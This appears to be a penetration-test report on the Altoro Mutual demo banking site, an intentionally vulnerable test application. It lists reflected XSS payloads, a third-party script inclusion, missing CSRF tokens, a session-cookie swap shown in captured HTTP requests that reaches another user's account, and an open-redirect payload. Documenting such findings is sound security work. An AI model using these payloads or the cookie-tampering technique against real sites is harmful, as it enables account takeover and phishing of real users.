
- 4.2.5- Reflected XSS
  - URL : http://altoro.testfire.net/search.jsp?query=%3Ch1%3E+Mohamed+%3C%2Fh1%3E+%3Cp%3E+Haker+%3Cp%3E+%3Cp%3EClick+%3Ca+href%3D%22https%3A%2F%2Fwww.google.com%22%3Ehere%3C%2Fa%3E+to+go+to+Google.%3C%2Fp%3E3E
  - Risk : High
  - Confidence : Medium
  - Attack :

```
• Attack : <h1> Mohamed </h1> <p> Haker <p> <p>Click <a
  href="https://www.google.com">here</a> to go to Google.</p>
```


Not secure
altoro.testfire.net/search.jsp?query=+<h1>+Mohamed+<%2Fh1>+<p>+Haker+<%2Fp>+<p>Click+<a+href%3D"https%3A%2F%2Fwww.google.com">here<%2Fa>+to+go+to+Google.<%2Fp>
Cyber Security tools
Gmail
YouTube
Maps
Translate
Google
YouTube
WhatsApp
Facebook
Telegram Web
All Bookmarks
Sign In | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Search Results
No results were found for the query:
Mohamed
Haker
Click here to go to Google.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

- 4.2.6- Reflected XSS
  - URL : http://altoro.testfire.net/bank/customize.jsp?content=customize.jsp&lang=%3Cimg%20src=x%20onerror=alert(%27XSS%27)%3E
  - Risk : High
  - Confidence : Medium
  - Attack : <img src=x onerror=alert('XSS')>




altoro.testfire.net/bank/customize.jsp?content=customize.jsp&lang=<img src=1 onerror=alert(1)>
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Gmail YouTube Maps Translate Google YouTube WhatsApp Facebook Telegram Web Other Bookmarks
Sign Off | Contact Us | Feedback | Search Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Customize Site Language
Current Language:
You can change the language setting by choosing:
International English
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

4.3. File Inclusion


- 4.3.1- Cross-Domain JavaScript Source File Inclusion
    - URL : http://altoro.testfire.net/index.jsp?content=personal_investments.htm
    - Risk : Low
    - Confidence : Medium
    - Parameter : http://demo-analytics.testfire.net/urchin.js
    - Evidence : <script src="http://demo-analytics.testfire.net/urchin.js" type="text/javascript"> </script>
    - Description : The page includes one or more script files from a third-party domain

```
97
98
99
100             <!-- Keywords:Altoro Mutual, brokerage services, retirement, insurance, private banking, wealth and tax services -->
101 <div class="fl" style="width: 67%;">
102
103 <h1>Investments &amp;amp; Insurance</h1>
104
105 <p>Through ongoing service, sound advice and direct access to a variety of investment products, Altoro Mutual can help you develop and reach your financial goals.</p>
106
107 <p>Whether you're looking for a short-term solution or a long-term investment strategy, Altoro Mutual offers a full range of account options to help you manage your investments including:
108 <ul>
109     <li>Brokerage Services</li>
110     <li>Retirement</li>
111     <li>Insurance</li>
112     <li>Private Banking</li>
113     <li>Wealth & Tax Services</li>
114 </ul>
115
116 <p>For more information about these products, please <a href="index.jsp?content=inside_contact.htm">contact Altoro Mutual</a>.</p>
117 <p><i>This page was last updated on: 10/30/2006</i></p>
118 </div>
119
120 <div class="flp" style="width: 150px;">
121
122 <img src="images/p_investments.jpg" alt="Personal Investments"><br />
123
124 <span class="credit">
125 Whether you're looking for a short-term solution or a long-term investment strategy, Altoro Mutual offers a full range of account options </span>
126 <script src="http://demo-analytics.testfire.net/urchin.js" type="text/javascript">
127     </script>
128     <script type="text/javascript">
129         _uacct = "1234abc";
130         urchinTracker();
131         </script>
132 </div>
133
134     </td>
135
136 </div>
137
138
139
140 <!-- BEGIN FOOTER -->
141
142
143 </tr>
144 </table>
145 <div id="footer" style="width: 99%;">
146     <a id="HyperLink5" href="/index.jsp?content=privacy.htm">Privacy Policy</a>
147       |  
148     <a id="HyperLink6" href="/index.jsp?content=security.htm">Security Statement</a>
149       |  
150     <a id="HyperLink6" href="/status_check.jsp">Server Status Check</a>
151       |  
152     <a id="HyperLink6" href="/swagger/index.html">REST API</a>
153       |  
154     &copy; 2025 Altoro Mutual, Inc.
155     <span style="color:red;font-weight:bold;font-style:italic;float:right">This web application is open source!<span style="color:black;font-style:italic;font-weight:normal;float:right"> <a href="https://github.com/AppSecDev/AltoroJ/">Get your copy from G
```

4.4. CSRF

- 4.4.1- Absence of Anti-CSRF Tokens
  - URL : http://altoro.testfire.net/sendFeedback
  - Risk : Medium
  - Confidence : Low
  - From : <form id="frmSearch" method="get" action="/search.jsp">

```
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
       <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
                 <td align="right" valign="top">
                 <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLi
href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for=
"txtSearch">Search</label>
          <input type="text" name="query" id="query" accesskey="S" />
```



Not secure
altoro.testfire.net/feedback.jsp
Finish update
Cyber Security tools
Gmail
YouTube
Maps
Translate
Google
YouTube
WhatsApp
Facebook
Telegram Web
All Bookmarks
Sign In | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Feedback
Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.
IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.
To: Online Banking
Your Name:
Your Email Address:
Subject:
Question/Comment:
Submit
Clear Form
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced featu
The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.


```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
    <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
     <table width="100%" border="0" cellpadding="0" cellspacing="0">
        <tr>
           <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
           <td align="right" valign="top">
           <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
           </td>
        </tr>
        <tr>
           <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
        </tr>
     </table>
   </form>
</div>
```

- 4.5. Authentication

-Insecure Cookies


- URL : http://altoro.testfire.net/bank/main.jsp
- Risk : High
- Confidence : High
- Threat Classification : Update Information Account
- Attack : Update Cookie
- Description: A vulnerability was discovered in session management where a user's cookie can be replaced with another user's session cookie without proper validation, allowing unauthorized access to different accounts
- Recommendation:replacing traditional session cookies with JSON Web Tokens (JWT) for better security and scalability JWTs are stateless easy to validate and can securely store user information reducing the risk of session hijacking


Send
Cancel
Target: http://altoro.testfire.net
HTTP/1
Request
Pretty
Raw
Hex
1 GET /bank/main.jsp HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://altoro.testfire.net/login.jsp
8 Connection: keep-alive
9 Cookie: JSESSIONID=0B0AEBAA1117402D7238BFC00E0D17FF; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tMS4wRTEyNHw4MDAwMDF+Q2hlY2tpbmd+MS4wRTEyNHw="
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
13 Priority: u=0, i
14
15
Search
0 highlights
Response
Pretty
Raw
Hex
Render
AltoroMutual
Sign Off | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details:
800000 Corporate
GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 12
Response headers 4
Inspector
Notes
Done
6,448 bytes | 1,313 millis
Event log (21)
All issues
Memory: 309.6MB


Send
Cancel
Target: http://altoro.testfire.net
HTTP/1
Request
Pretty
Raw
Hex
GET /bank/main.jsp HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://altoro.testfire.net/login.jsp
Connection: keep-alive
Cookie: JSESSIONID=0B0AEBAA1117402D7238BFC00E0D17FF; AltoroAccounts=
"ODAwMDAOflNhdmluZ3NrLTk5ODExMy4wfDgwMDAwNX5DaGVja2luZ34tMzk5OTc0LjB8NDQ4NTk4MzM1NjI0MjIxN35DcmVkaXQgQ2FyZH4tOS450Tk5Nzg2MTg0Tg4NkUxNHw="
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
Search
0 highlights
Response
Pretty
Raw
Hex
Render
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Hello Jane Doe
Welcome to Altoro Mutual Online.
View Account Details:
800004 Savings
GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 12
Response headers 4
Inspector
Notes
Done
6,292 bytes | 1,315 millis
Event log (21)
All issues
Memory: 309.6MB

4.6. URL Redirection Attack

- 4.6.1- URL Redirection Attack
  - -URL : http://altoro.testfire.net/bank/customize.jsp
  - - Risk : Medium
  - - Confidence : High
  - - Threat Classification : URL Redirector Abuse
  - - Description : URL redirectors represent common functionality employed by web sites to forward an incoming request to an alternate resource. This can be done for a variety of reasons and is often done to allow resources to be moved within the directory structure and to avoid breaking functionality for users that request the resource at its previous location. It is this last implementation which is often used in phishing attacks as described in the example below. URL redirectors do not necessarily represent a direct security vulnerability but can be abused by attackers trying to social engineer victims into believing that they are navigating to a site other than the true destination
  - - Attack : /bank/customize.jsp?content=https://www.google.com&lang=international%20HTTP/1.1 HTTP/1



AltoroMutual

DEMO SITE ONLY

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

